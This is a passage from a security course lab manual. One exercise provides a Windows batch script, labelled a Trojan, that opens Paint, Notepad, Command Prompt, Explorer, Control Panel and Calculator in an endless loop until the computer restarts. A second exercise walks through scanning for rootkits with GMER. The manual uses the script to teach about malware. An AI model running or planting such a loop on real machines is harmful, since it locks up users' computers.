

**Ex.No:11(a)**

## **DEFEATING MALWARE – BUILDING TROJANS**

**Date:**

**AIM:**

To build a Trojan and know the harmness of the trojan malwares in a computer system.

**ALGORTIHM:**

1. Create a simple trojan by using Windows Batch File(.bat)
2. Type these below code in notepad and save it asTrojan.bat
3. Double click on Trojan.batfile.
4. When the trojan code executes, it will open MS-Paint, Notepad,Command Prompt, Explorer, etc.,infinitely.
5. Restart the computer to stop the execution of thistrojan.

**PROGRAM:**

Trojan.bat

```
@echooff
:x
start mspaint
start notepad
start cmd
start explorer
start control
start calc
goto x
```

**OUTPUT:**

(MS-Paint, Notepad, Command Prompt, Explorer will open infinitely)

**RESULT:**

Thus a Trojan has been built and the harm of the Trojan viruses has been explored.

**Ex.No:11(b)**

## **DEFEATING MALWARE – ROOTKIT HUNTER**

**Date:**


**AIM:**

To install a rootkit hunter and find the malwares in a computer.

### **PROCEDURE:**

1. Visit GMER's website and download the GMER executable. Click the "Download EXE" button to download the program with a random file name, as some rootkits will close "gmer.exe" before you can open it.
2. Double-click the icon for the program. Click the "Scan" button in the lower-right corner of the dialog box. Allow the program to scan your entire hard drive.
3. When the program completes its scan, select any program or file listed in red. Right-click it and select "Delete". If the red item is a service, it may be protected. Right-click the service and select "Disable". Reboot your computer and run the scan again, this time selecting "Delete" when that service is detected. When your computer is free of Rootkits, close the program and restart your PC.

### **OUTPUT:**



### **RESULT:**

In this experiment a rootkit hunter software tool has been installed and the rootkits have been detected.